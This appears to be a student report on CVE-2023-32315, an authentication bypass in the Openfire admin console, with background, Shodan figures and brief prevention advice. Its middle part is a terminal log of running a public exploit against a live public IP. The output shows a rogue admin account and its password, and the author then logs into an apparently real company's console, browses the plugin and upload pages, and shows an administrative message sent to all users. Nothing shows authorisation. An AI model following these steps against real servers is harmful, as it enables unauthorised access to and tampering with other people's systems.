CVE - 2023 - 32315

De Silva K.R.K.D

2023/11/03


INTRODUCTION

An authentication vulnerability was found in the administration dashboard of Openfire, and XMPP server licensed under the Apache license. An unauthenticated user might access restricted administrative sites through the Openfire Setup Environment due to a path traversal vulnerability that was found. Openfire versions released after April 2015 are vulnerable, with version 3.10.0 being the most vulnerable. The 4.7.5 and 4.6.7 editions of Openfire have resolved the issue, and the future 4.8.0 release will include more enhancements. [1]

Although being observed in actual attacks, CVE-2023-32315 is not included in the CISA KEV catalog. Indicators of compromise and low detection rates have not received much attention, despite the fact that real-time published mitigation guides and fixes in May. From an attack standpoint, there are multiple publicly accessible exploits. These vulnerabilities typically have one thing in common. They all involve the creation of an administrator user. Oddly, the exploits keep reimplementing this user even though it is not required. What's disturbing is that, in addition to being pointless, it also increases the amount of logging that the attacker introduces. [2]Upgrading is highly recommended for users. For mitigation guidance, users can refer to the linked GitHub advisory(GHSA-gw42-f939-fhvm) in situations where an upgrade is not accessible or immediately possible. [1]

TABLE OF CONTENT

Used Tool - Shodan.io



Search Engine for the Internet of Everything

Shodan is the world's first search engine for Internet-connected devices. Discover how Internet intelligence can help you make better decisions.

// EXPLORE THE PLATFORM

Beyond the Web

Websites are just one part of the Internet. Use Shodan to discover everything from power plants, mobile phones, refrigerators and Minecraft servers.

Monitor Network Exposure

Keep track of all your devices that are directly accessible from the Internet. Shodan provides a comprehensive view of all exposed services to help you stay secure.

Internet **Intelligence**

Learn more about who is using various products and how they're changing over time. Shodan gives you a data-driven view of the technology that powers the Internet.

More than 3 million registered users across the world are using Shodan, including:

89% of the Fortune 100 5 of the Top 6 Cloud Providers 1,000+ Universities


Shodan is a well-known internet search engine that focuses on finding and indexing data on devices that are linked to the internet. It gives users access to a wide range of online resources, including systems, devices, and services, and it offers useful data about the state of the world’s networks. Shodan is a helpful tool for researchers, security experts, and network administrators since it may assist in finding open ports, susceptible devices, and potential security threats. It is frequently used for cybersecurity purposes.

Indexes of Openfire Versions

CVE-2023-32315 is the name of the Openfire security flaws, which impact versions 3.10.0 and higher, which were made available in April 2015. Unexpectedly, around 25% of Openfire servers accessible over the internet are running versions that were published prior to this date. Some of these earlier iterations might be honeypots intended to draw in intruders. Approximately 5% of servers that are accessible over the internet also use different Openfire forks, which may or may not be vulnerable. Accordingly, about half of Openfire servers that are accessible over the internet are running versions that are vulnerable to the problem. Despite being a relatively small number of servers, this is significant because Openfire plays a vital role in facilitating chat client communications. [2]


Exploitation Steps

I followed some GitHub steps for the exploit. Also, a Linux environment is required for this. I used Kali Linux for that. First, I accessed this GitHub https://github.com/miko550/CVE-2023-32315. I cloned this GitHub Linux to my virtual machine using the terminal in Kali Linux. After I cloned, that using the "ls" command I found some directories. It provides the "CVE-2023-32315" directory. Using the "cd" command I tried to change the directory to "CVE-2023-32315".




```
┌──(rush㉿kali)-[~]
└─$ git clone https://github.com/miko550/CVE-2023-32315.git
Cloning into 'CVE-2023-32315'...
remote: Enumerating objects: 28, done.
remote: Counting objects: 100% (28/28), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 28 (delta 13), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (28/28), 37.23 KiB | 135.00 KiB/s, done.
Resolving deltas: 100% (13/13), done.

┌──(rush㉿kali)-[~]
└─$ ls
CVE-2023-32315  Documents  Music     Public     Videos
Desktop         Downloads  Pictures  Templates

┌──(rush㉿kali)-[~]
└─$ cd CVE-2023-32315
```

After I changed the directory of my terminal, I install python3 for my virtual machine. If it have not installed cannot exploit that vulnerability. Then, I tried to be intended to interact with an IP address running on the local system at that address and port. But, it was not working and it showed as an error.




```
┌──(rush㉿kali)-[~/CVE-2023-32315]
└─$ sudo apt install python3
[sudo] password for rush:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3 is already the newest version (3.11.4-5+b1).
python3 set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 1062 not upgraded.

┌──(rush㉿kali)-[~/CVE-2023-32315]
└─$ python3 CVE-2023-32315.py -t http://34.231.233.87:9090
Traceback (most recent call last):
  File "/home/rush/CVE-2023-32315/CVE-2023-32315.py", line 5, in <module>
    import HackRequests
ModuleNotFoundError: No module named 'HackRequests'

┌──(rush㉿kali)-[~/CVE-2023-32315]
└─$ sudo python3 CVE-2023-32315.py -h
Traceback (most recent call last):
  File "/home/rush/CVE-2023-32315/CVE-2023-32315.py", line 5, in <module>
    import HackRequests
ModuleNotFoundError: No module named 'HackRequests'
```

After that, again I used the “ls” command and find a .txt file. I installed that .txt file because it has needed requirements for this exploitation.




```
┌──(rush㉿kali)-[~/CVE-2023-32315]
└─$ ls
CVE-2023-32315.py  openfire-management-tool-plugin.jar
README.md          requirements.txt

┌──(rush㉿kali)-[~/CVE-2023-32315]
└─$ pip3 install -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Collecting HackRequests (from -r requirements.txt (line 1))
  Downloading HackRequests-1.2-py3-none-any.whl (7.3 kB)
Installing collected packages: HackRequests
Successfully installed HackRequests-1.2
```

Again I intended to interact with a Openfire IP address running on my local system at that address and 9090 port. This time it worked. By using that IP address I was able to get the username and password of the target IP address to bypass the vulnerability of the Openfire console authentication.



```
┌──(rush㉿kali)-[~/CVE-2023-32315]
└─$ python3 CVE-2023-32315.py -t http://34.231.233.87:9090

CVE-2023-32315

Openfire Console Authentication Bypass Vulnerability (CVE-2023-3215)
Use at your own risk!

[..] Checking target: http://34.231.233.87:9090
Successfully retrieved JSESSIONID: 1c37mpfa95q5g1x8serle9waek + csrf: sf3Rie4yLm8ahQL
User added successfully: url: http://34.231.233.87:9090 username: 80mk7k password: 2h3xfo

┌──(rush㉿kali)-[~/CVE-2023-32315]
```

Then, used that link I browsed to the Openfire website. It asked for credentials to log into the website. So, I logged into that website using a username and password before I found it.




34.231.233.87:9090/login.jsp?url=%2Findex.jsp

Administration Console

username: 80mk7k

This connection is not secure. Logins entered here could be compromised. Learn More

It was a administrator console. So finally, I can see clients details of that administrator. Now I can modify data.



34.231.233.87:9090/index.jsp

Openfire 4.1.4
Logged in as 80mk7k - Logout

Server Information

Update information

Server version 4.7.5 is now available. Click here to download or read the change log for more information.

Below you will find server information, ports being used and latest news about Openfire.


Server Properties

```
      Server Uptime: 14 hours, 27 minutes -- started Oct 31, 2023 4:51:18 PM
            Version: Openfire 4.1.4
   Server Directory: /opt/openfire
  XMPP Domain Name: driverconnect1.randmcnally.com
```

Environment

Ignite Realtime News

The Ignite Realtime feed is currently unavailable.



Send Administrative Message


Message sent successfully.

Use the form below to send an administrative message to all users.

To: All Online Users

Message:

Send Message
Cancel
Server | Users/Groups | Sessions | Group Chat | Plugins
Built by Jive Software and the IgniteRealtime.org community



Plugins

Plugins add new functionality to the server. The list of plugins currently installed is below. To download new plugins, please visit the Available Plugins page.

Plugins		Description	Version	Author	Restart	Delete
Monitoring Service Rand		Monitors conversations and statistics of the server.	1.5.7.2	IgniteRealtime // Jive Software		
REST API Rand		Allows administration over a RESTful API.	1.2.6.5	Roman Soldatow		
Search		Provides support for Jabber Search (XEP-0055)	1.7.1	Ryan Graham		
Version 1.7.4 Available	(Change Log)	Update				
用户接口设置		用户接口设置	1.0	etdij		


Upload Plugin

Plugin files (.jar) can be uploaded directly by using the form below.

Browse... No file selected.

Upload Plugin
Server | Users/Groups | Sessions | Group Chat | Plugins
Built by Jive Software and the IgniteRealtime.org community

You can use different vulnerable IP addresses of this attack. So after attack, I checked which IP addresses I used for this attack.



```
        ^^^^^^^^^^^^^^^^
FileNotFoundError: [Errno 2] No such file or directory: 'lists.txt'

┌──(rush㉿kali)-[~/CVE-2023-32315]
└─$ ls
CVE-2023-32315.py  openfire-management-tool-plugin.jar  success.txt
README.md          requirements.txt

┌──(rush㉿kali)-[~/CVE-2023-32315]
└─$ python3 CVE-2023-32315.py -l success.txt

CVE-2023-32315

Openfire Console Authentication Bypass Vulnerability (CVE-2023-3215)
Use at your own risk!

[..] Checking target: url: http://34.231.233.87:9090 username: 80mk7k password: 2h3xfo
Error occurred while retrieving cookies: http/https only

┌──(rush㉿kali)-[~/CVE-2023-32315]
└─$ 
```

How to Prevent

- Update the app.
- Implement firewall restriction.
- Monitoring and analysis server logs.

Conclusion

In this report, a novel approach for exploiting CVE-2023-32315 was demonstrated. In conclusion, it was found that Openfire, an XMPP server licensed under the Apache license, had a serious authentication vulnerability in its administration dashboard. Because of a path traversal vulnerability, unauthenticated users can use the Openfire Setup Environment to access restricted administrative areas. Even after mitigation guidelines and fixes were released in May, indicators of compromise and detection rates have not gotten much attention. Hackers have created a number of publicly available exploits, most of which require the creation of an administrator user, even though it is not required. Most notably, this pointless action raised the quantity of logging that attackers introduce into the system. It is highly advised that users update Openfire to a secure version.

References

[1] "NIST (CVE-2023-32315 DETAILS)," 26 05 2023. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2023-32315.

[2] J. Baines, "VulnCheck (Exploitation of Openfire CVE-2023-32315)," 22 August 2023. [Online]. Available: https://vulncheck.com/blog/openfire-cve-2023-32315.